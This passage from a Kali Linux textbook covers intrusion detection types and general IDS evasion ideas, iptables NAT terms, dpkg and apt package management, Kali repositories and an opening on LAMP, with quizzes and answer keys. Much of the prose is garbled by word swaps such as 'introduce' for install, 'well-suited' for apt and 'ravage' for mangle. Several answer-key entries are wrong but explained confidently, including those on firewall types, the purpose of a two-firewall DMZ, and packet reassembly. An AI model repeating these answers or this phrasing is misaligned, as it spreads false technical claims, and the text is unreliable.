1. **Signature-based IDS:** Detects potential threats by looking for certain patterns in network data, such as byte sequences, or known dangerous instruction sequences used by malware. The term "signature" comes from antivirus software, which refers to the patterns that are identified as signatures. Although signature-based IDS may readily detect known attacks, new assaults for which no pattern exists are hard to detect.

2. **Anomaly-based:** A modern technology that detects and adapts to unknown assaults, owing to the proliferation of malware. This detection approach use machine learning to construct a specified model of trustworthy behavior, which is then compared against fresh behavior. While this method allows for the identification of previously undiscovered assaults, it is susceptible to false positives, in which previously unknown legal behavior is mistakenly labeled as harmful.

4.7.3 Evasion Technique

Fragmentation: Sending fragmented packets allows the attacker to remain undetected by the detection system, allowing the attacker to remain undetected.

Avoiding defaults: A protocol's port does not always offer information about the protocol being transmitted. The IDS may not be able to identify the existence of a trojan if it has been changed to utilize a different port by an attacker.

Low-bandwidth coordinated attacks: coordinating a scan among several attackers, or even assigning different ports or hosts to different attackers. This makes it difficult for the IDS to correlate the recorded packets and determine whether a network scan is taking place.

Address spoofing/proxying attackers can obfuscate the origins of an attack by bouncing an assault across inadequately protected or improperly configured proxy servers. It's quite tough to identify if the source is faked and bounced by a server.

Pattern change evasion: To identify attacks assaults, IDS depend on pattern matching. Detection can be avoided by making minor changes to the attack architecture.

Summary:

- **Security Policy**

  It is unreasonable to examine security in general terms since the thought speaks to a huge scope of ideas, tools, and systems, none of which apply all around.

- **Network Security**
  Keeping most of the services disabled, no security threats would be imposed. But keep in mind while enabling services you've enabled.

- NetFilter firewall will be embedded by Linux kernel. A key solution can never be found for configuration of firewall as network and user requirements change. But, Netfilter can be controlled with the help of user space with the help of iptables and ip6tables (exclusive commands for IPv4 and IPv6 networks).

- **nat (Network Address Translation)** concerns interpretation of source or destination addresses ports of packets.

- ravage concerns different changes to the IP packets (counting the ToS—Type of Service—field and options

- **DNAT: (Destination Network Address Translation)** Extra choices define the exact changes to be applied, including the --to-destination address: port option, which shall define the new destination IP address and/or port.
- **MASQUERADE**: apply masquerading which is a special case of Source NAT.
- **REDIRECT**: this shall clearly redirect a packet to a given port of firewall and can be used to set a transparent web proxy that shall works without any configurations on the client side, but as client thinks it shall be connected to the receiver whereas the communications actually pass through the proxy. The --to-ports port(s) option depicts the port, or port range, where the packets should be destined.

- **DPKG - dpkg --verify (or dpkg -V)** is a fascinating tool as it exhibits the system files that shall be modified (potentially by an attacker), but this output should be taken.

- **IDS (Intrusion Detection System):** IDS is a hardware or software program that looks for malicious activity or policy breaches on a network. A security information and event management system are generally used to report or gather any harmful activity or violation. Two types of IDS - NIDS and HIDS

Chapter Review Questions

1. Network layer firewall works as a

A. Frame filter

B. Packet filter

C. Both Frame as well as Packet filters

D. None of the mentioned

2. Network layer firewall has two sub-categories as

A. State full firewall and stateless firewall

B. Bit oriented firewall and byte-oriented firewall

C. Frame firewall and packet firewall

D. None of the mentioned

3. A firewall is installed at the point where the secure internal network and untrusted external network meet which is also known as _____

A. Choke point

B. Meeting point

C. Firewall point

D. Secure point

4. Which of the following is / are the types of firewall?

A. Packet Filtering Firewall

B. Dual Homed Gateway Firewall

C. Screen Host Firewall

D. All of the mentioned

5. A proxy firewall filters at?

A. Physical layer

B. Data link layer

C. Network layer

D. Application layer

6. A packet filter firewall filters at?

A. Physical layer

B. Data link layer

C. Network layer or Transport layer

D. Application layer

7. What is one advantage of setting up a DMZ with two firewalls?

A. You can control where traffic goes in three networks

B. You can do stateful packet filtering

C. You can do load balancing

D. Improved network performance

8. What tells a firewall how to reassemble a data stream that has been divided into packets?

A. The source routing future

B. The number in the header's identification field

C. The destination IP address

D. The header checksum field in the packet header

9. A stateful firewall maintains a _____ which is a list of active connections?

A. Routing table

B. Bridging table

C. State table

D. Connection table

10. A firewall needs to be _____ so that it can grow with the network it protects

A. Robust

B. Expansive

C. Fast

D. Scalable

Answers to Chapter Review Questions

1. Answer: B

Explanation: A network layer firewall operates at the network layer of the OSI model and works as a packet filter, inspecting each packet based on predefined rules and deciding whether to allow or block it. Therefore, option B is correct.

2. Answer: A

Explanation: Network layer firewalls are commonly categorized into two sub-categories: stateful firewall and stateless firewall. Stateful firewalls keep track of the state of active connections, while stateless firewalls evaluate each packet individually. Therefore, option A is correct.

3. Answer: A

Explanation: The point where the secure internal network and untrusted external network meet, and where a firewall is typically installed, is known as a choke point. Therefore, option A is correct.

4. Answer: A

Explanation: Packet Filtering Firewall is one of the types of firewalls. Other types include Dual Homed Gateway Firewall and Screen Host Firewall. Therefore, option A is correct.

5. Answer: D

Explanation: A proxy firewall operates at the application layer of the OSI model, filtering and forwarding requests between the client and the destination server. Therefore, option D is correct.

6. Answer: C

Explanation: A packet filter firewall operates at the network layer (or transport layer in some cases) of the OSI model, inspecting packets based on predefined rules. Therefore, option C is correct.

7. Answer: C

Explanation: One advantage of setting up a DMZ (Demilitarized Zone) with two firewalls is that it allows for load balancing, distributing incoming traffic between the two firewalls for better performance and redundancy. Therefore, option C is correct.

8. Answer: A

Explanation: The source routing feature in the packet header tells a firewall how to reassemble a data stream that has been divided into packets. Therefore, option A is correct.

9. Answer: C

Explanation: A stateful firewall maintains a state table, which is a list of active connections, allowing it to make decisions based on the context of each connection. Therefore, option C is correct.

10. Answer: D

Explanation: A firewall needs to be scalable so that it can accommodate the growth of the network it protects over time without compromising performance or security. Therefore, option D is correct.

CHAPTER 5

Package Management & Other Repositories

5.0 Package Management & Other Repositories

In this section, we will present the Debian package management tools dpkg and the APT. One of the essential qualities of Kali Linux lies in the adaptability of its packages which use these installation, upgradations & removal process to easy.

It is important that you see how this framework attempts to take advantage of Kali and streamline your operations. If you have been working with Linux for a long time, you would know the pain of compiling the programs from source in order to install them. Those gcc compliers would take so much time and debugging and altering this to make that work so very stressful to run a couple of tools.
To make this easier dpkg and APT and introduced which will automate the whole process.

5.1 Introduction to Apt (Advanced Packaging Tool)

The **Advanced Package Tool (apt)** is a tool or application for managing packages on Linux systems. A package is a Linux word for an application, library, or utility that functions similarly to a Windows program. To install and update programs, Linux distributions often employ centralized repositories where the package is given by these repositories.

The Advanced Packaging Tool (APT) is a package manager that was created as a front-end for the dpkg program for Debian. It's used to install or update all the required dependencies so that. It is possible to install .deb packages.

5.1.1 Connection between APT and dpkg

A Kali Linux packages is a archive of security testing applications. A binary package bundle (a **.deb** document) contains records that can be straightforwardly utilized, (for example, projects or documentation), while a source bundle contains the source code for the product and the directions required for building a bundle.

A Debian package contains the application's documents and additionally other metadata including the names of the dependencies the application needs, and contents that empower the execution of directions at various stages in the package's lifecycle (establishment, evacuation, and redesigns).

The dpkg device was intended to process and introduce .deb packages, however in the event that it experienced an unsatisfied reliance (like a missing library) that would keep the package from introducing, dpkg would just rundown the missing reliance, since it had no mindfulness or worked in rationale to discover or process the bundles that may fulfill those conditions. The Advanced Package Tool (APT), including well-suited and adept get, were intended to address these inadequacies and could consequently resolve these issues. We will discuss both dpkg and the APT tools.

APT is an set of tools that assistance oversee Debian packages, or applications on your Debian operating system. You can utilize APT to introduce and remove applications, refresh bundles, and even redesign your whole framework. The benefits of APT lies in the way that it is a total package across the board framework that won't just introduce or remove a package, but will consider the prerequisites and conditions of the bundled application (and even their necessities and conditions) and endeavor to fulfill them consequently. Adept depends on dpkg however APT varies from dpkg, as the previous introduces the most recent package from an online source and attempts to determine conditions while dpkg introduces a bundle situated on your nearby framework and does not naturally resolve dependency conditions.

5.1.2 APT Usage

1. Installing a Package

```
sudo apt install vlc
```

2. Find Location of Installed Package

```
sudo apt content vlc
```

3. Search for a Package

```
sudo apt search vlc
```

4. Check all Decencies of a Package

```
sudo apt depends vlc
```

5. Check Information about Package

```
sudo apt show vlc
```

6. Verify a Package for any broken dependencies.

```
sudo apt check vlc
```

7. Update System Package

```
sudo apt update
```

8. Upgrade System

```
sudo apt upgrade
```

9. Remove unused Packages

```
sudo apt autoremove
```

10. Clean Old Repositories

```
sudo apt autoclean
```

5.2 Kali Repositories

A standard **sources.list** record for a framework running Kali Linux alludes to one archive (Kali-rolling) furthermore, the three recently referenced segments: main, contrib, and non-free.

- On a standard, clean install of Kali Linux, you should have the following entry present in **/etc/apt/sources.list**:
  `deb http://http.kali.org/kali kali-rolling main non-free contrib`

- In case you require source packages, you might also want to add the following repositories as well:
  `deb-src http://http.kali.org/kali kali-rolling main non-free contrib`

5.2.1 The Kali-Rolling Repository

Primary repository for end-clients ought to dependably and reliably contain installable and recent packages. It is overseen by an instrument that consolidates Debian Testing and the Kali-explicit packages in a way that guarantees that each package's conditions can be fulfilled inside Kali-rolling. At the end of the day, excepting any bug in maintainer contents, all bundles ought to be installable. Since Debian Testing develops day by day, so does Kali Rolling. The Kali-explicit bundles are likewise consistently refreshed as we screen the upstream arrivals of the most essential packages. In other words, development is ongoing in Kali and the repository is updated daily so it's important to keep your system up to date using the apt tool.

`deb http://http.kali.org/kali kali-rolling main non-free contrib`

5.2.2 The Kali-Dev Repository.

This repository isn't for open utilization. It is where Kali engineers settle dependency issues emerging from the converge of the Kali-explicit bundles into Debian Testing. It is additionally where refreshed bundles arrive first, so if you require a refresh that was discharged as of late and that has not yet achieved Kali-moving, you may have the capacity to retrieve from this repository. This isn't prescribed for everyday users and should be installed only by administrators who know what they are doing.

5.2.3 The Kali-Bleeding-Edge Repository

This repository contains packages naturally worked out of the upstream Git (or Subversion) vault. The upside is that you quickly approach the most recent highlights and bug fixes under 24 hours after they

have been submitted. This is a perfect method to check if a bug that you revealed upstream has been settled. The drawback is that these packages have not been tried or confirmed: on the off chance that the upstream changes affected the bundling (including another reliance), that bundle probably won't work. Because of this, the repository is set apart to not consequently introduce bundles from it, especially amid an overhaul.
You can enroll in the store either by altering /etc/apt/sources.list or by making another record under the /etc/apt/sources.list.d directory, which has the advantage of leaving the first framework sources.list document un-changed. In this model, we pick to make a different /etc/apt/ sources.list.d/Kali-bleeding-edge.

Keep in mind the Bleeding Edge repository should be undertaken with care and there will be buggy software and possible compatibility issues as Kali is already running a customized kernel so approach with caution.

5.3 Installing packages

5.3.1 Introducing Packages with dpkg:

dpkg is the center instrument that you will utilize (either straightforwardly or in a roundabout way through APT) when you require to introduce a bundle. It is additionally a go-to decision on the off chance that you are working disconnected (offline) since it doesn't require a Internet connection. Keep in mind, dpkg won't introduce any conditions that the package may require. To introduce a package with dpkg, essentially give the -i or --install option and the path to the .deb. This infers you have recently downloaded (or acquired in some other way) the .deb record of the bundle to introduce.

 # dpkg -i man-db_2.7.0.2-5_amd64.deb





Figure 41 Installing packages commands

We can see the distinctive advances performed by dpkg and can see when any blunder may have happened. The -i or --install alternative performs two stages naturally:


1. It unloads the bundle.
2. Runs the configuration scripts.

You can perform these two stages autonomously (as well-suited is behind the scenes) with the -unpack and --configure options, separately.

 # dpkg --unpack man-db_2.7.0.2-5_amd64.deb



 # dpkg --configure man-db



Note that the "processing triggers" lines allude to code that is naturally executed at whatever point a package includes, expels, or adjusts records in some checked registries. For example, the mime support package screen/usr/lib/mime/package and executes the refresh emulate order at whatever point something changes in that directory (like/usr/lib/mime/packages/man-db in the explicit instance of man-db).

At times dpkg will neglect to introduce a package and restore a broken package. In any case, you can arrange dpkg to disregard this and just issue a notice with different --force-* choices. Issuing the dpkg --forcehelp direction will show a total rundown of these choices. For instance, you can utilize dpkg to forcibly install zsh:
$ dpkg -i --force-overwrite zsh_5.2-5+b1_amd64.deb

Whenever a bundle includes a document that another package has already been added, dpkg will fail to add it. For this situation, on the off chance that you believe that supplanting this document is not a critical hazard to the security of your framework (which is typically the situation), you can utilize --force-overwrite to overwrite the file.

While there are numerous accessible --force-* options, only --force-overwrite is probably going to be utilized frequently. These choices exist for exigent circumstances, and it is smarter to disregard them however much as could be expected with the end goal to regard the tenets forced by the bundling component. Bear in mind, these rules guarantee the consistency and solidness of your framework.

5.3.2 Introducing Packages with APT

Albeit APT is significantly more progressed than dpkg and completes much more off camera, you will find that associating with bundles is very straightforward. You can add a bundle to the framework with a basic well-suited introduce bundle. Able will consequently introduce the essential conditions:

 # sudo apt install protonvpn or sudo apt install protonvpn -y

Here -y uses to skip the warning (Do you want to Continue?)




Figure 42 Introducing Packages with APT

You can likewise utilize apt-get install package, or aptitude install package. You can even install multiple packages at once by listing them one after the other.

For basic package establishment, they do basically a similar thing. As you will see later, the distinctions are more important for redesigns or when conditions goals don't have any ideal arrangement. In the event that sources.list records a few different versions, you can determine the package rendition with apt install package=version, however showing its dispersion of birthplace (Kali-moving, Kali-dev, or Kali-bleeding edge) with apt install package/distribution is normally favored.

As with dpkg, you can likewise train well-suited to persuasively introduce a bundle and overwrite records with --forceoverwrite, but the syntax is a bit strange since you are passing the argument through to dpkg:


 # apt -o Dpkg::Options::=”--force-overwrite” install zsh

5.4 Removing and Purging Packages

Removing a bundle is much more straightforward than installing one. How about we investigate how to remove a package with dpkg and APT. To remove a package with dpkg, supply the -r or --remove alternative, trailed by the name of a package. This expulsion isn't, nonetheless, total: most of the setup documents, maintainer contents, log records (framework logs), information created by the daemon, (for example, the substance of a LDAP server index or the substance of a database for a SQL server), and most other client information taken care of by the bundle stay flawless. The evacuate alternative makes it simple to uninstall a program and later re-install it with a similar arrangement. Likewise recall that conditions are not evacuated. Think about this model:

Removing vlc using apt

```
sudo apt --purge remove vlc
```



Removing vlc using dpkg

```
sudo dpkg --remove vlc
```



You can likewise expel packages from the framework with well-suited remove package. Adept will consequently erase the bundles that rely upon the bundle that is being evacuated. Like the dpkg precedent, configuration files and user data won't be evacuated. Through the expansion of postfixes to bundle names, you can utilize APT (or apt-get and aptitude) to install certain packages and expel others on a similar direction line. With an APT install direction, add "-" to the names of the packages you wish to evacuate. With a well-suited evacuate order, include "+" to the names of the packages you wish to introduce.

The following model shows two diverse approaches to install package1 and to remove package2.

 # apt install package1 package2-





Figure 43 apt install package command

 # apt –purge remove package1+ package2



This can likewise be utilized to prohibit packages that would some way or another be installed, for instance due to a Recommends (talked about later). All in all, the reliance solver will utilize that data as an insight to search for elective arrangements.

To expel all information related to a package, you can cleanse the bundle with the dpkg -P package, or well-suited cleanse package directions. This will totally evacuate the package what not client information, and on account of well-suited, will erase conditions too.

 # dpkg -r Debian-cd
 # dpkg -P Debian-cd

Caution! Given the authoritative idea of cleanse, don't execute it delicately. You will lose everything related to that bundle.

Summary:

- **A Debian packages** is a compacted chronicle of a product application. A twofold binary package bundle (a .deb document) contains records that can be straightforwardly utilized, (for example, projects or documentation), while a source bundle contains the source code for the product and the directions required for building a paired bundle
- **The dpkg tool** was designed to process and install .deb packages, but if it encountered an unsatisfied dependency (like a missing library) that would prevent the package from installing, dpkg would simply list the missing dependency, because it had no awareness or built-in logic to find or process the packages that might satisfy those dependencies.
- **The Advanced Package Tool (APT),** including apt and apt-get, were designed to address these shortcomings and could automatically resolve the issues of dpkg
- **The sources.list** file is the key configuration file for defining package sources, and it is important to understand how it is laid out and how to configure it since APT will not function without a properly defined list of package sources.
- **Debian and Kali** use three sections to differentiate packages according to the licenses chosen by the authors of each work.
  Main contains all packages that fully comply with the Debian Free Software Guidelines. The non-free archive is different because it contains software that does not (entirely) conform to these principles, but which can nevertheless be distributed without restrictions. Contrib (contributions) is a set of open-source software that cannot function without some non-free elements.
- **The Kali-Rolling Repository -** This is the main repository for end-users. It should always contain installable and recent packages.
- **The Kali-Dev Repository -** This repository is not for public use. It is a space where Kali developers resolve dependency problems arising from the merge of the Kali-specific packages into Debian Testing
- **jar** This repository contains packages automatically built out of the upstream Git (or Subversion) repository

Chapter Review Questions

1. A twofold binary package bundle contains records that can be straightforwardly utilized is _____ file.

A. .deb file

B. .exe file

C. .apt file

D. .mp4 file

2. What is APT abbreviation?

A. The Advanced Package Tool

B. The Advanced Portmap toolkit

C. Automatic package management tool

D. Advanced packet tracer

3. These are the 3 types of Kali repository

A. main, security, update

B. main, contrib, and non-free

C. contrib, security, free

D. update, security, non-free

4. Which Kali repository contains only installable and recent packages?

A. Kali main

B. Kali rolling

C. Kali dev

D. Kali bleeding edge

5. Which repository of Kali is not for public use?

A. Kali rolling

B. Kali main

C. Kali dev

D. Kali bleeding edge

6. Which repository of Kali contains packages which have not been tested or vetted?

A. Kali rolling

B. Kali main

C. Kali bleeding edge

D. Kali dev

7. Which is the tool developed to overcome apt-get design flaws?

A. apt-remove

B. apt-get-install

C. apt

D. sudo

8. Which is the core tool used to install packages in Linux?

A. apt

B. apt-get

C. dkpg

D. dpkg

9. What is the command used to install packages using dpkg?

A. dpkg –i

B. dpkg –i

C. dpkg –o

D. dpkg –install

10. Which command resolve all the dependencies while install a package?

A. dpkg –i

B. dkpg –I

C. sudo –i

D. apt-get install

Answers to Chapter Review Questions

1. Answer: A

Explanation: A twofold binary package bundle that contains files directly usable is typically represented by a .deb file extension in Debian-based systems like Kali Linux. Therefore, option A is correct.

2. Answer: A

Explanation: APT stands for The Advanced Package Tool, which is a package management system used in Debian-based Linux distributions like Kali Linux. Therefore, option A is correct.

3. Answer: B

Explanation: The three types of Kali repository are main, contrib, and non-free. Therefore, option B is correct.

4. Answer: B

Explanation: The Kali rolling repository contains only installable and recent packages, making it the primary repository for most users. Therefore, option B is correct.

5. Answer: C

Explanation: The Kali dev repository is not for public use and is primarily used by Kali developers for testing and development purposes. Therefore, option C is correct.

6. Answer: C

Explanation: The Kali bleeding edge repository contains packages that have not been thoroughly tested or vetted and are considered experimental. Therefore, option C is correct.

7. Answer: C

Explanation: The tool developed to overcome apt-get design flaws is simply called apt, which is an improved command-line interface for package management in Debian-based systems. Therefore, option C is correct.

8. Answer: D

Explanation: The core tool used to install packages in Linux is dpkg, which is responsible for the installation, removal, and management of individual software packages. Therefore, option D is correct.

9. Answer: A

Explanation: The correct command to install packages using dpkg is "dpkg -i", where -i stands for install. Therefore, option A is correct.

10. Answer: D

Explanation: The command "apt-get install" resolves all the dependencies while installing a package, ensuring that all necessary dependencies are installed along with the requested package. Therefore, option D is correct.

CHAPTER 6

Installing Lamp on Kali Linux

6.0 Installing LAMP on Kali Linux

A LAMP Stack is a set of open-source software that can be used to create websites and web applications.

LAMP is an acronym, and these stacks typically consist of:

- **L**inux operating system.
- **A**pache HTTP server.
- **M**ySQL relational database management system.
- **P**HP programming language.

In this chapter you will learn how to install apache2, PHP, MySQL and NodeJS. You will also run your first local web page. LAMP is actually acronym for Linux, Apache, MySQL and PHP i.e., there are basically a group of open-source software used running web servers.

6.1 Web server

Programs that use HTTP request to serve files which create web pages to users and response to requests, the response is sent through computers HTTP connection. Web servers are the core of web hosting. Their many types of hosting but mainly we use:

- Apache web server,
- IIS web server,
- Nginx web server

6.2 What are the components of a web server?

